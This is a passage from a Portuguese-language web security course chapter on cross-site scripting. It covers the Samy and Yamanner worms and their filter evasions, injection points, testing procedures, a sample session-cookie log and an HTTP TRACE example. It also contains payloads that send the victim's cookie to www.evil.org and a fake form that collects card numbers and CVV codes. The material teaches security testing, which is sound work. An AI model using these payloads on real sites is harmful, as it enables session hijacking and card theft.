6. Usuário legítimo solicita, por meio de navegador web, um elemento contendo script malicioso, o qual é inserido na página HTML de resposta, sem que a vítima saiba.
7. Quando o navegador web exibe o conteúdo malicioso, ele é executado e compromete a estação de trabalho da vítima.

Para ilustrar o ataque, considere que um usuário malicioso cria no dispositivo um arquivo chamado `""`, conforme ilustrado na Figura 5.7. Ao listar o conteúdo do diretório em questão, por meio de uma aplicação web vulnerável, o nome de cada arquivo é inserido na página HTML, sem sanitização. Isso faz com que um `<img>` seja embutido no documento, causando uma situação de erro, devido à inexistência do recurso `"a"`, especificado pelo atributo `src`. Por conseguinte, o inofensivo código `alert(1)` é executado (vide Figura 5.8), o qual poderia muito bem ser substituído por algo mais danoso.

Figura 5.7

Arquivo com nome contendo código malicioso.

```
root@seg9:/var/www/html/xss/xcs
Arquivo Editar Ver Pesquisar Terminal Ajuda
[root@seg9 xcs]# ll
total 8
-rw-r--r-- 1 root root 0 Ago 24 23:33
-rw-r--r-- 1 root root 317 Ago 24 00:21 index.php
-rw-r--r-- 1 root root 1004 Ago 24 23:15 rnp_100.gif
[root@seg9 xcs]#
```





**Figura 5.8**  
Execução de um cross channel scripting.

## Exercício de fixação 1

### XSS

Que tipos de XSS existem?

---




---



---

## Worms baseados em XSS

O primeiro worm baseado em XSS, chamado de Samy Worm em decorrência do nome de seu criador, Samy Kamkar, afetou o MySpace em outubro de 2005, obrigando que a aplicação, uma das mais acessadas nos Estados Unidos na época, fosse retirada do ar, para correção do defeito que estava sendo explorado pelo código malicioso. O que começou como uma brincadeira, para que Samy conseguisse o maior número possível de amigos na rede social, transformou-se em um dos worms de mais rápida propagação da história da computação, conforme ilustrado na Figura 5.9. Em menos de 24 horas, quase um milhão de contas do MySpace foram infectadas, pela simples visita a um perfil afetado.



**Figura 5.9**  
Máquinas infectadas nas primeiras 24 horas (Grossman, 2007a).

Sempre que o Samy Worm, também chamado de The MySpace Worm ou JS.Spacehero Worm, infectava uma conta do MySpace, Samy Kamkar era adicionado como amigo e herói, e o código malicioso era inserido no perfil da vítima (Grossman, 2007a), pronto para afetar novos usuários. Para realizar tudo isso, diversos controles impostos pela aplicação tiveram de ser evadidos, conforme explicações do próprio Kamkar (2005), reproduzidas parcialmente a seguir:

- MySpace permitia que apenas um limitado subconjunto de marcadores HTML fosse utilizado nos perfis de usuários, excluindo-se aqueles necessários para inclusão direta de Javascript, como `<script>` e tratadores de evento, por exemplo. Apesar disso, era possível incluir código em folhas de estilo de elementos `<div>`, os quais eram aceitos pela aplicação.

**Exemplo:**

```
<div style="background:url('javascript:alert(1)')">
```

- Uma condição fundamental para que o worm funcionasse dependia da possibilidade de se injetar Javascript na aplicação, que era o objetivo perseguido pela construção acima. Entretanto, um dos filtros utilizados pelo MySpace removía toda palavra “javascript” que tivesse sido fornecida por usuários, inviabilizando a técnica de contorno mencionada. O filtro, contudo, possuía algumas vulnerabilidades e não detectava o termo, se houvesse um caractere ‘\n’ no meio dele. Alguns navegadores web, por outro lado, eram capazes de reconhecer e interpretar a palavra corretamente, mesmo nessas situações, permitindo o uso do seguinte vetor.

**Exemplo:**

```
<div style="background:url('java
script:alert(1)')">
```

- Para codificar o worm, Samy necessitava empregar aspas simples e duplas; em diversos lugares, porém, a construção acima já utilizava ambas, e o MySpace removía todas as ocorrências do **caractere de escape** ‘\’, impedindo o uso de ‘\’ e ‘\’. A primeira dificuldade foi resolvida, armazenando o Javascript em uma expressão e executando-o por nome, enquanto que a solução para a segunda compreendia o uso da função `String.fromCharCode(34)`.

**Exemplo:**

```
<div id="mycode" expr="alert('double quote: ' + String.
fromCharCode(34))" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

- Diversas outras palavras-chave, como `innerHTML` e `onreadystatechange`, por exemplo, eram filtradas pelo MySpace. Para contornar esse controle, Samy utilizou a função `eval()` juntamente com a concatenação de cadeias de caracteres. O mesmo truque foi empregado para evitar que a busca pela palavra “friendID”, na página atual, encontrasse o trecho de código Javascript que realizava a própria tarefa.

**Exemplo:**

```
eval('document.body.inne' + 'rHTML')
```

- A visualização de perfis de usuários era atendida pelo servidor `profile.myspace.com`, enquanto a alteração de informações ocorria a partir de `www.myspace.com`. Como o código malicioso era injetado na página de perfil, ele era capaz de se comunicar apenas com o primeiro domínio, devido à política de mesma origem. Esse fato impedia que Samy fosse adicionado como amigo e herói, pois a requisição deveria ser enviada ao segundo domínio para funcionar, o que era proibido, uma vez que as origens diferiam. Sem isso, o worm não conseguiria se propagar, mas, após descobrir que o perfil também podia ser

**Caractere de escape**

Usado para indicar que a sequência de caracteres junto a ele deve ser interpretada de maneira diferente daquela se estivesse isolada. Por exemplo, é comum em linguagens de programação que uma aspa seja empregada como delimitador de cadeias de caracteres. Para que, em vez disso, ela seja considerada com o sentido original, deve ser antecedida pelo caractere de escape, normalmente, representado por uma barra.



visualizado se acessado de `www.myspace.com`, Samy incluiu o código abaixo, para redirecionar o usuário para o domínio necessário e resolver o problema:

```
if (location.hostname == 'profile.myspace.com')

 document.location = 'http://www.myspace.com' +

 location.pathname + location.search;
```

- Todas as atualizações no MySpace, como adição de amigos e inclusão de heróis, eram realizadas em um processo de dois passos, no qual um token era gerado e devolvido na primeira etapa, e reenviado em uma página de confirmação, no último estágio. Para tratar essa situação, Samy criou código que submetia a requisição inicial, extraía o token da resposta e o enviava em um POST final.
- Finalmente, devido ao espaço limitado, foi necessário diminuir o nome de variáveis e remover quaisquer itens desnecessários do código.

O código completo do Samy Worm está ilustrado no apêndice deste capítulo, tal como era inserido no perfil das contas infectadas. Note que os trechos marcados em vermelho correspondem aos itens discutidos nesta seção.

Outro exemplo famoso de worm baseado em cross-site scripting, chamado de Yamanner (código também disponibilizado no apêndice), afetou a aplicação de correio eletrônico do Yahoo!, porém não conseguiu se propagar tão rapidamente como o Samy Worm (Chien, 2006; Hoffman e Sullivan, 2007).



Similarmente ao MySpace, os filtros utilizados pelo Yahoo! Web Mail impediam a inclusão nas mensagens do marcador `<script>` e de palavras que definem eventos, como *onload*, por exemplo. Imagens, por outro lado, eram permitidas, e, como já se sabe, são carregadas automaticamente pelo navegador web.

Para conseguir injetar o código malicioso, o autor do worm, supostamente um iraniano que buscava fama internacional para conseguir um emprego fora do país em que vivia, explorou uma vulnerabilidade que descobriu nos filtros do Yahoo!. O processo de remoção dos elementos considerados perigosos não era recursivo e analisava cada mensagem escrita pelos diversos usuários em uma única passagem. Uma abordagem desse tipo, embora defeituosa, é comumente encontrada em sistemas de produção, o que permite a evasão dos mecanismos de proteção. No caso específico do Yahoo!, o Yamanner aproveitou-se que o atributo *target* também era removido pelo filtro, para inserir o seguinte elemento na mensagem (Hoffman e Sullivan, 2007):

```

```

Ao higienizar o texto uma única vez, o filtro conseguia remover apenas a parte referente a *target=""*, deixando o restante do elemento intacto. Como resultado, o que era enviado à vítima, no corpo da mensagem, consistia no seguinte:

```

```

Consequentemente, o código malicioso era executado com sucesso sempre que a mensagem era lida por uma vítima. Visando se propagar, o worm buscava a agenda de endereços do usuário infectado, por meio do método *XMLHttpRequest*, e enviava uma cópia dele mesmo para todos os contatos que possuíam uma conta no Yahoo! Web Mail. Essa restrição era adotada, porque a vulnerabilidade explorada era específica dessa aplicação de correio eletrônico, não fazendo sentido, portanto, enviar o malware a endereços de outros domínios. Assim como no MySpace, submeter uma mensagem era um processo em duas etapas,

no qual o token gerado no primeiro passo deveria ser remetido no segundo. Isso foi contornado pelo Yamanner de maneira análoga ao Samy Worm.

Exemplos adicionais de aplicações web que foram vítimas de worms baseados em cross-site scripting incluem Xanga, SpaceFlash, MyYearBook, Gaia, U-Dominion, Justin.tv, Orkut, Hi5 e Twitter (Sun *et al.*, 2009).

Note que a grande maioria delas é composta por redes sociais, enquanto as demais englobam blogs, jogos e servidores de vídeo.

## Exercício de fixação 2

### Técnicas de evasão

Que técnicas de evasão foram utilizadas pelo Samy Worm?

## Descoberta de vulnerabilidades e exploração

Uma aplicação vulnerável a cross-site scripting pode permitir que diversos ataques sejam realizados contra outros usuários e o ambiente que utilizam. Para uma exploração bem-sucedida do problema é necessário, primeiramente, entender quais são os possíveis pontos de injeção, para que o código gerado seja construído de modo a não conter erros sintáticos, o que faria com que fosse rejeitado pelo navegador web. Em seguida, de acordo com o ataque que se deseja realizar, deve-se escolher o vetor de injeção adequado, o qual deve ser submetido, considerando-se técnicas de evasão de eventuais filtros presentes no ambiente.

### Pontos de injeção

É muito importante saber o local na página HTML no qual ocorre a cópia do código injetado, para que seja possível construir o vetor, corretamente e respeitando-se a estrutura sintática do documento. No caso mais simples, o texto fornecido pelo usuário é inserido diretamente no corpo da página, como no exemplo a seguir:

```
<pre>Hello Nelson</pre>
```

Em tal cenário, não há elementos, como aspas e chaves angulares, que precisam ser balanceados e, assim, o seguinte vetor de injeção pode ser empregado:

```
<script>alert(1)</script>
```

Resultando em:

```
<pre>Hello <script>alert(1)</script></pre>
```

Outras vezes, o texto controlado pelo usuário é incluído dentro de um script, conforme abaixo ilustrado:

```
<script>
var a="Nelson";
function greetings() { ... }
</script>
```

Observe que, para o vetor de injeção ser considerado como um comando e não como uma cadeia de caracteres, ele deve ficar fora da região delimitada por aspas. Para conseguir isso, pode-se fornecer o valor a seguir, que fecha a aspa inicial e balanceia a final, por meio da declaração de uma variável adicional:

```
Nelson";alert(1);var b="
```

Com o qual se obtém:

```
<script>
var a="Nelson";alert(1);var b="";
function greetings() { ... }
</script>
```

Outro ponto possível de injeção ocorre no interior de um marcador HTML, como se observa no próximo exemplo:

```
<input type="text" name="nome" value="Nelson" readonly="readonly"
size=80/>
```

A primeira abordagem para inserção de código consiste em utilizar um manipulador de evento que seja aceito pelo elemento HTML. No caso do marcador `<input>`, podem ser usados eventos relacionados ao mouse e ao foco sobre o objeto, conforme exemplificado pela entrada:

```
Nelson" onclick="alert(1)
```

Que gera o código HTML:

```
<input type="text" name="nome" value="Nelson" onclick="alert(1)"
readonly="readonly" size=80/>
```

O problema dessa construção é que o usuário precisa interagir com o campo, para que o código seja executado, o que não necessariamente acontece. Uma alternativa que resolve essa questão consiste em fechar o elemento `<input>`, embutir um script e inserir um marcador inválido, de modo a balancear o que vem após a aspa dupla. Nesse contexto, é possível fornecer a entrada:

```
Nelson"><script>alert(1)</script><invalid a="
```

A qual resulta em:

```
<input type="text" name="nome" value="Nelson"><script>alert(1)</
script> <invalid a="" readonly="readonly" size=80/>
```

Finalmente, como último cenário, considere-se que o texto controlado pelo atacante seja inserido entre os marcadores `<title></title>`:

```
<title>Bom dia, Nelson</title>
```

Observe-se que nesse caso não é possível inserir diretamente o marcador `<script>`, pois ele seria considerado como parte do título, pelo navegador web, em vez de uma meta-informação. Desse modo, é preciso inserir um `</title>`, antes da inclusão do script malicioso:

```
Nelson</title><script>alert(1)</script>
```

O qual resulta no código HTML:

```
<title>Bom dia, Nelson</title><script>alert(1)</script></title>
```



Perceba que um `</title>` fica sobrando, porém, ele será ignorado pelo navegador web, sem afetar a execução do código malicioso.

## Roteiros de teste

Os roteiros de teste desta seção diferem entre si em função do tipo de cross-site scripting sendo verificado, embora, de maneira geral, todos eles busquem encontrar os lugares na aplicação que exibem, sem nenhum tratamento, informações controladas pelo usuário.



## Teste de XSS refletido

Para verificar se uma dada aplicação é vulnerável a cross-site scripting refletido, os seguintes passos podem ser executados (Stuttard e Pinto, 2007):

1. Escolha um valor para injeção, que não ocorra na aplicação. Exemplo: “esrvalordeteste”.
2. Para cada item de entrada identificado na fase de mapeamento:
  - 2.1. Forneça o valor escolhido no primeiro passo.
  - 2.2. Verifique se o valor é refletido em algum lugar do documento HTML de resposta. Caso ele apareça mais de uma vez, cada instância deve ser avaliada individualmente, como uma potencial vulnerabilidade.
  - 2.3. Caso uma reflexão seja encontrada, de acordo com o ponto de injeção, selecione um vetor de teste adequado, que respeite a estrutura sintática do documento.
  - 2.4. Aplique o vetor e observe se o código é executado.



## Teste de XSS armazenado

Os testes para encontrar defeitos que viabilizam um cross-site scripting armazenado são muito similares aos realizados para o tipo refletido, mas contêm algumas particularidades que devem ser consideradas pelo analista de segurança:

3. Escolha um valor para injeção, que não ocorra na aplicação. Exemplo: esrvalordeteste.
4. Para cada item de entrada identificado na fase de mapeamento:
  - 4.1. Forneça o valor escolhido no primeiro passo, tendo em mente que, em alguns casos, ele só é armazenado depois de completados os estágios que compõem o processo de negócio específico.
  - 4.2. Percorra a aplicação em busca do valor injetado. Caso ele apareça mais de uma vez, cada instância deve ser avaliada individualmente, como uma potencial vulnerabilidade.
  - 4.3. Se encontrar o valor, de acordo com o ponto de injeção, selecione um vetor de teste adequado, que respeite a estrutura sintática do documento.
  - 4.4. Aplique o vetor e observe se o código é executado.



## Teste de XSS baseado em DOM

Para detectar XSS baseado em DOM, pode-se adotar uma estratégia parecida com a empregada para o caso refletido, porém, uma ferramenta deve ser empregada para observar o código HTML dinâmico.



A razão disso é que os navegadores web exibem o código-fonte do HTML recebido do servidor, sem considerar as alterações realizadas por scripts, em tempo de execução, mas, no caso deste tipo de XSS, o código malicioso não é refletido, uma vez que nem é enviado à aplicação.

Outra técnica que pode ser empregada consiste na análise dos scripts contidos nas páginas do sistema, conforme descrição abaixo:

5. A partir da fase de mapeamento, verifique todo e qualquer script utilizado pela aplicação e observe se utilizam os seguintes elementos: document.location; document.URL; document.URLencoded; document.referer; window.location.
6. Analise se os valores dos supracitados elementos são empregados na inclusão ou modificação dinâmica de elementos do documento.
7. Em caso positivo, observe o ponto de injeção e construa um vetor de teste adequado.
8. Aplique o vetor e verifique se o código é executado.

## Teste de XCS

Para que aplicações sejam vulneráveis a cross channel scripting, é necessário que informações visualizadas por uma aplicação web sejam providas por um canal diferente, como FTP ou SMTP, por exemplo. Antes de executar o roteiro de teste abaixo, então, é primordial verificar se essa condição é satisfeita:

9. Navegue pela aplicação, para identificar páginas que exibem informações fornecidas por canais diferentes.
10. Para cada um dos itens identificados:
  - 10.1. Verifique o ponto de injeção dessas informações e construa o vetor de teste adequado.
  - 10.2. Aplique o vetor de teste, por meio do canal secundário pertinente, e observe se o código é executado.

## Obtenção de identificador de sessão

Conforme já vimos no Capítulo 4, empregando DHTML, é possível incluir elementos na página, de maneira dinâmica, que podem ser utilizados para enviar o identificador de sessão da vítima a um domínio controlado pelo usuário malicioso.

O código abaixo, injetado por meio de um ataque XSS, realiza essa tarefa, por meio da inserção de uma imagem, cujo atributo origem é o domínio www.evil.org. Note que o cookie é anexado como parte da URL do recurso, durante a construção do elemento.

```
<script>document.write('');</script>
```

Quando o navegador executa o script e o objeto “img” é criado, uma requisição é realizada ao servidor do usuário malicioso, gerando a seguinte entrada no arquivo de trilha de auditoria:


```
192.168.213.10 - - [30/Jul/2011:19:05:29 -0300] "GET /?SID=
PHPSESSID=bijq7d2dnh2f55p8dn19d3moi3;%20security=low HTTP/1.1" 200 175
```

A partir desse registro é trivial recuperar o identificador e executar um ataque de sequestro de sessão contra a vítima específica.

É importante destacar que o ataque pode ser efetuado mesmo que o identificador de sessão seja transportado por outros meios, como campos escondidos e URLs, por exemplo. Caso cookies sejam empregados para esse propósito, como acima ilustrado, a aplicação pode se proteger definindo o atributo HttpOnly, que evita que código no lado cliente acesse tais informações.

Antigamente, um ataque chamado de Cross-Site Tracing (XST) podia ser usado para violar a proteção fornecida pelo atributo HttpOnly (Grossman, 2003; Stuttard e Pinto, 2007), mas hoje ele é barrado por meio de restrições impostas pelos navegadores web, conforme discutido nos próximos parágrafos. Uma das premissas fundamentais para a técnica funcionar depende de o servidor web aceitar o método TRACE, que retorna como resposta à própria requisição efetuada, como é possível observar na Figura 5.10.

Note-se que todos os cabeçalhos da solicitação, inclusive o Cookie, são incluídos no corpo da resposta.



```
~$ nc xss.esr.rnp.br 80
TRACE / HTTP/1.1
Host:xss.esr.rnp.br
Cookie:SID=0123456789abcdef

HTTP/1.1 200 OK
Date: Thu, 08 Sep 2011 02:19:04 GMT
Server: Apache/2.2.17 (Fedora)
Connection: close
Transfer-Encoding: chunked
Content-Type: message/http

48
TRACE / HTTP/1.1
Host: xss.esr.rnp.br
Cookie: SID=0123456789abcdef

0
```

**Figura 5.10**  
Exemplo de  
requisição com  
método TRACE.

A segunda condição necessária a um ataque XST é que uma requisição baseada no método TRACE possa ser efetuada pelo navegador web.

A construção que antes permitia efetuar essa ação empregava a API *XMLHttpRequest*, a qual, nos dias atuais, bloqueia o método em questão, impedindo a exploração da vulnerabilidade.

Um exemplo de código que poderia ser utilizado com esse propósito, na época, está ilustrado na Figura 5.11.

```
<script>
xhr=new XMLHttpRequest();
xhr.open("TRACE","http://dvwa.esr.rnp.br",false);
xhr.send(null);
alert(xhr.responseText);
</script>
```

**Figura 5.11**  
Exemplo de XST.


A partir disso tudo, percebe-se como o ataque, se possível, permitiria contornar o mecanismo provido pelo atributo HttpOnly. Ao efetuar a requisição com o método TRACE, o cookie seria enviado automaticamente ao servidor e refletido em seguida na resposta. Desse modo, ficaria disponível ao script no lado cliente, por meio da propriedade "responseText", que está fora do escopo de proteção de HttpOnly.

## Adulteração de página

Na seção anterior, vimos como é possível inserir dinamicamente uma imagem em uma página, valendo-se de um cross-site scripting, para enviar um identificador de sessão a um sítio web malicioso. A mesma técnica pode ser utilizada, para alterar a página inteira, resultando na inclusão de novos elementos e alteração ou remoção de itens pré-existentes.



Considere, por exemplo, a aplicação ilustrada na Figura 5.12, vulnerável a XSS refletido, cujo ponto de injeção ocorre no corpo do documento, conforme indicado na Figura 5.13.



**Figura 5.12**  
Exemplo de aplicação vulnerável a XSS refletido.

```
...
<div class="vulnerable_code_area">
 <form name="XSS" action="#" method="GET">
 <p>What's your name?</p>
 <input type="text" name="name">
```

**Figura 5.13**  
Ponto de injeção na aplicação da Figura 5.12.

```
<input type="submit" value="Submit">

</form>

<pre>Hello esrxpto</pre>

</div>

...
```

Os inúmeros objetos da página podem ser acessados por meio do DOM, e, como há apenas um formulário no exemplo, é possível acessá-lo por meio da construção “document.forms[0]”. Para remover itens do documento, pode-se invocar o método “removeChild()”, no elemento-pai, passando como argumento o objeto-filho desejado, com base na coleção “childNodes[]”. Nesse caso, é necessário saber os índices dos elementos que devem ser removidos, o que pode ser descoberto por meio do complemento DOM Inspector do Firefox.



A Figura 5.14 ilustra o uso do DOM Inspector para a aplicação de exemplo, com o qual se observa que o formulário possui sete nós filhos, que são numerados de 0 a 6. Na parte inferior da tela, a página original é exibida, com o propósito de que os elementos sejam ressaltados, sempre que os nós correspondentes sejam selecionados. Navegando pelos itens sob o formulário, descobre-se que a pergunta, o campo e o botão de submissão possuem, respectivamente, os índices 1, 3 e 5, sendo referenciados, portanto, por *childNodes[1]*, *childNodes[3]* e *childNodes[5]*. Nesse contexto, o seguinte vetor de injeção pode ser utilizado para remover o campo de entrada, conforme se observa na Figura 5.15:

```
<script>

var d = document.forms[0];

d.removeChild(d.childNodes[3]);

</script>
```



Expandindo o exemplo, vamos, agora, remover o formulário inteiro e incluir um completamente novo, para obtenção de informações sigilosas da vítima. A primeira parte do cenário pode ser realizada, invocando-se o método “removeChild()”, a partir do nó pai dele, acessível por meio da propriedade parentNode. O último objetivo, por sua vez, considerando que o ponto de injeção se encontra no corpo da página, pode ser alcançado pela inclusão direta de elementos HTML, após o script injetado, ou empregando o método “document.write()”. O vetor de injeção abaixo consolida todos esses conceitos e resulta na página apresentada na Figura 5.17.

**Figura 5.14**  
Uso do DOM Inspector para a página da Figura 5.12.

**Figura 5.15**  
Exemplo de remoção dinâmica de elemento da página.

```

Aluno

<script>

var p = document.forms[0].parentNode;

p.removeChild(document.forms[0]);

</script>

<form name="falso" method="get" action="http://www.evil.org/
phishing.php" style="color:#000000">

Perdemos seus dados pessoais. Por favor, atualize seu
cadastro:

Cartão:<input type="text" name="cartao">

Código de verificaç¸ão:<input type="text"
name="cvv2">

<input type="submit" name="submit" value="Enviar">

</form>

```

**Figura 5.16**  
Vetor de injeção  
para adulteração  
de página.

É importante reforçar que, se o ponto de injeção fosse dentro de um script ou de um marcador, necessariamente, o método “document.write()” teria de ser empregado para geração do formulário falso, se não erros sintáticos seriam introduzidos no documento pelo ataque.



**Figura 5.17**  
Adulteração completa de formulário,  
por meio de XSS.

## Descoberta de histórico de navegação

Navegadores web, normalmente, utilizam cores diferentes para links, quando o recurso alvo já foi ou não acessado pelo usuário. Com base nesse comportamento, empregando um ataque introduzido por Jeremiah Grossman, em 2006 (Grossman *et al.*, 2007), é possível determinar quando uma página específica foi visitada pela vítima. A técnica consiste em, a partir de uma lista de URLs, inserir dinamicamente um link na página e verificar a cor com a qual é colorido, invocando o método “getComputedStyle()”, que retorna o estilo computado para o elemento especificado. Perceba que a técnica não é capaz de recuperar o histórico completo de navegação, mas sim testar a hipótese de que um dado conjunto de recursos foi acessado.

O código Javascript ilustrado na Figura 5.18 é uma adaptação da prova de conceito apresentada por Grossman *et al.* (2007). Logo no início, um marcador “<style>” é dinamicamente inserido, para definir vermelho como a cor de links visitados. Em seguida, interativamente, um link é criado para uma URL da lista, a cor atribuída a ele pelo navegador web é verificada e, por fim, o elemento é removido. Nesse processo, se a cor detectada for vermelha, conclui-se que o recurso foi acessado, e uma imagem é adicionada à página, visando enviar a URL para um servidor controlado pelo atacante.

```
/* Codigo adaptado do livro XSS Attacks - Cross Site Scripting
Exploits and Defense */

/* Lista de sitios web a serem testados */

var websites = [
 "http://dvwa.esr.rnp.br",
 "http://webgoat.esr.rnp.br",
 "http://xss.esr.rnp.br",
 "http://gruyere.esr.rnp.br",
 "http://www.amazon.com/",
 "http://www.paypal.com/",
];

var item;
var link;
var color;

/* Define vermelho como a cor de links para recursos visitados */
document.write('<style>');
document.write('a:visited {color: #FF0000;}');
document.write('</style>');

/* Percorre lista de sitios web */
for (var i = 0; i < websites.length; i++) {
 /* Cria um link para o sitio web */
 link = document.createElement("a");
 link.href = websites[i];
 link.innerHTML = websites[i];
```

**Figura 5.18**

Código Javascript que pode ser utilizado para descoberta de histórico de navegação.



```

